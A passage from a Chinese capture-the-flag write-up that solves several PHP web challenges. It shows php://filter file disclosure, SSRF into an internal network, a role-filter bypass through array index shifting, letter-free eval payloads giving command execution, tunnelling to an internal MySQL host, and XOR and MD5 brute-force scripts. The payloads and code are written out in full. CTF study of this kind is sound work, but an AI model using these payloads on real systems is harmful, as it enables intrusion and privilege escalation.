    console.log("aaa")
    var pattern=/^\d{7}$/;
    if(id == "" || id == null) {
        $("#idNumWarn").html("学号不能为空！");
        return false;
    }
}

//将输入框的值赋给学号
$(function() {
    $("#input_id").val($("#id").val());
})</pre>
```

发现是php伪协议, `/debug.php?file=php://filter/convert.base64-encode/resource=debug.php`, 读取一下 debug.php:

```
<?php

    echo "<h1>快去学习PHP伪协议</h1>";
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||strstr($file, "tp")||strstr($file,"input")||strstr($file,"data")){
        echo "NO! ! ! ";
        exit();
    }
    include($file);

?>
```

index.php:

```
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch);
curl_close($ch);
//你当前位于学校172.17.0.0/24网段下 其实还有台机子里面可以修改成绩 我偷偷告诉你password是123456,name是admin,//result必须
要改成60 不然学校会查的！！！
?>
```

发现是ssrf，爆破一下，发现内网为 <http://172.17.0.7/>

noobPHP

给出了 `www.zip`，审计一下，看到 `AdminController.php`:

我们要使roles中有ROLE_ADMIN，但注册的时候roles只是为ROLE_USER，那么就需要创建

看到UserController.php:

```
controller.php × C LoginAuthenticator.php × C UserRepository.php × C LoginController.php × C IndexController.php × C UserController.php ×
public function edit_roles(Request $request): Response
{
    $this->denyAccessUnlessGranted( attribute: 'ROLE_USER', subject: null, message: 'User tried to access a page without
    $get_roles=$request->query->get( key: 'r', default: '' );
}

if($get_roles!='' && is_array($get_roles)){
    array_unshift( &array: $get_roles, ...values: 'ROLE_USER' ); ←
    for($i=0; $i < count($get_roles);$i++){
        if(preg_match( pattern: '#^ROLE_\w+#!', $get_roles[$i])){
```

```

        return new Response( content: 'Format Error');
    }
    if(preg_match( pattern: '#ROLE_ADMIN#i', $get_roles[$i])){
        return new Response( content: 'no trick, Unless you\'re a clown☺');
    }
    elseif (preg_match( pattern: '#ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles[$i])){
        unset($get_roles[$i]); ←
        $get_roles=array_values($get_roles);
    }
}

else if($get_roles!=''){
    if(!preg_match( pattern: '#^ROLE_\w*$', $get_roles)){
        return new Response( content: 'Format Error');
    }
    if(preg_match( pattern: '#ROLE_ADMIN|ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles)){
        return new Response( content: 'no trick, Unless you\'re a clown☺');
    }
    $get_roles=array('ROLE_USER',$get_roles);
}
if($get_roles=='')

```

发现传入数组的代码过滤的不一样，肯定有问题，分析发现

```
array_unshift($get_roles, 'ROLE_USER');
```

那么我们传入 `?r[0]=ROLE_SUPERADMIN&r[1]=ROLE_ADMIN` 变为：

The screenshot shows a code editor interface with a dark theme. At the top, there are tabs for "PHP", "保存(Save)", "我的代码", "嵌入博客(Embed)", "执行(Run)", and a "+" button. Below the tabs, the code is displayed:

```

1 <?php
2 $get_roles=array("ROLE_SUPERADMIN", "ROLE_ADMIN");
3 array_unshift($get_roles, 'ROLE_USER');
4 var_dump($get_roles);

```

On the right side, the output of the `var_dump` command is shown:

```

array(3) {
  [0]=>
  string(9) "ROLE_USER"
  [1]=>
  string(15) "ROLE_SUPERADMIN"
  [2]=>
  string(10) "ROLE_ADMIN"
}

```

然后进行

```
unset($get_roles[$i]);
$get_roles=array_values($get_roles);
```

在线工具

```
1 <?php
2 $get_roles=array("ROLE_SUPERADMIN", "ROLE_ADMIN");
3 array_unshift($get_roles, 'ROLE_USER');
4 var_dump($get_roles);
5 for($i=0; $i < count($get_roles);$i++){
6     if (preg_match('#ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles[$i])){
7         unset($get_roles[$i]);
8         $get_roles=array_values($get_roles);
9         var_dump($get_roles);
10    }
11 }
```

缩进 减少缩进 注释 格式化

```
array(3) {
[0]=>
string(9) "ROLE_USER"
[1]=>
string(15) "ROLE_SUPERADMIN"
[2]=>
string(10) "ROLE_ADMIN"
}

array(2) {
[0]=>
string(9) "ROLE_USER"
[1]=>
string(10) "ROLE_ADMIN"
}

sandbox> exited with status 0
```

看到当 `i=1` 的时候会unset掉我们传入的`ROLE_SUPERADMIN`, 然后被返回的数组将使用数值键, 从0开始且以1递增, 下一个就直接是`i=2`了, 直接绕过了`ROLE_ADMIN`

110.42.233.91:250/roles?r[0]=ROLE_SUPERADMIN&r[1]=ROLE_ADMIN

哔哩哔哩 (°- °)つロ ... bmth CSDN - 专业开发者社... 白马探花666 - 博客园 安全

Welcome bbbbb ! 😊

- `ROLE_USER`
- `ROLE_ADMIN` |

接下来就是

```
if (preg_match("/[a-zA-Z]|\!|\@|\#|\%|\^|\&|\*|\:|\||\\\"|\\`|\\~|\\\\|\\||\\[|\\]/", $code)) {
    new Response('Wow,not this!');die();
}
eval($code);
```

发现过滤了字母、取反、异或、单双引号、中括号等, 但发现没有过滤数字、小括号、分号和加号, 以前看过RCTF的数字getshell: <https://nop-sw.github.io/wiki/wp/RCTF/>

1/0 返回 INF //0为除数
0/0 返回 NAN

那么自增, 可以构造任意字符串

POST ▼ 110.42.233.91:250/admin?code=%24_%20%3D%20((0%2F0).(0))%7B1%7D%3B%24__%3D%24_%3... Send

Params ● Authorization Headers (11) Body Pre-request Script Tests Settings Cool

<input checked="" type="checkbox"/>	User-Agent ⓘ	PostmanRuntime/7.28.4
<input checked="" type="checkbox"/>	Accept ⓘ	*/*
<input checked="" type="checkbox"/>	Accept-Encoding ⓘ	gzip, deflate, br
<input checked="" type="checkbox"/>	Connection ⓘ	keep-alive
<input checked="" type="checkbox"/>	0	ls -al /tmp
<input checked="" type="checkbox"/>	Cookie	PHPSESSID=1c73ed8c2b7f7533040b1b...

Body Cookies (1) Headers (6) Test Results 200 OK 118 ms 2.57 KB Save Response

Pretty Raw Preview Visualize HTML Copy

```
1 total 11812
2 drwxrwxrwt 1 root root 16384 Oct 26 09:32 .
3 drwxr-xr-x 1 root root 4096 Oct 18 10:26 ..
4 -rwxrwxrwx 1 www-data www-data 12013568 Oct 25 05:43 npc ↓
5 -rw----- 1 www-data www-data 789 Oct 25 14:23 sess_18ee44e56be04364aa90900744f96d4e
6 -rw----- 1 www-data www-data 832 Oct 26 09:32 sess_1c73ed8c2b7f7533040b1b3e4d17f69d
7 -rw----- 1 www-data www-data 787 Oct 25 13:23 sess_21af069190ea803d46aacc7626ec279c
8 -rw----- 1 www-data www-data 169 Oct 25 14:21 sess_394ad93d96743b28781009494cb7a941
9 -rw----- 1 www-data www-data 169 Oct 26 05:15 sess_3a91ebbd465e564115e59e7de8aaebfa
--
```

这里我上传npo，然后建立socks5代理，连接上172.20.0.4的3306端口，但发现读写的权限不够，不能udf提权，换一个思路
然后又发现172.20.0.1是宝塔的站，但没啥思路，80端口啥都没有，扫描端口发现存在8002，访问，发现为 ThinkPHP V5.0.10

breakout

给出了源码

```
<?php  
highlight_file(__FILE__);  
// 这些奇怪的符号是什么呢? 字符串之间还能异或的吗?  
$a = $_POST['v'] ^ '!-__)^';  
// ctf常见的验证码哦! 纯数字呢  
if (substr(md5($_POST['auth']), 0, 6) == "666666") {  
    $a($_POST['code']);  
}  
}
```

首先要和 `!-__)^` 异或，那么尝试生成 `system`，运行下面代码之后找到一个字符串： `rt,+13`

```
<?php
$a = ' ~!@#$%^&*()_+\|/?.,<>`-=[]{ }[]1234567890abcdefghijklmnopqrstuvwxyz';
for($i = 0;$i<strlen($a);$i++){
    for($j = 0;$j<strlen($a);$j++){
        if (ord($a[$i]^$a[$j])>64 && ord($a[$i]^$a[$j])<91){
            echo $a[$i]. ' xor ' . $a[$j]. ' is ';
            echo chr(ord($a[$i]^$a[$j])). ' ';
            echo ord($a[$i]^$a[$j]);
            echo "\n";
        }elseif (ord($a[$i]^$a[$j])>96 && ord($a[$i]^$a[$j])<122){
            echo $a[$i]. ' xor ' . $a[$j]. ' is ';
            echo chr(ord($a[$i]^$a[$j])). ' ';
            echo ' ' . ord($a[$i]^$a[$j]);
            echo "\n";
        }
    }
}
```

```
yihuo.php
t xor 5 is A 65
t xor 6 is B 66
t xor 7 is C 67
t xor 8 is L 76
t xor 9 is M 77
t xor 0 is D 68
SYstEm ←
进程已结束，退出代码为 0
```

然后提示全数字，并且md5前六位为666666，进行爆破

```
import hashlib

for i in range(1, 100000001):
    s = hashlib.md5(str(i).encode("UTF-8")).hexdigest()[0:6]
    if s == "666666":
        print(i)
        break
```

得到数字: 3185471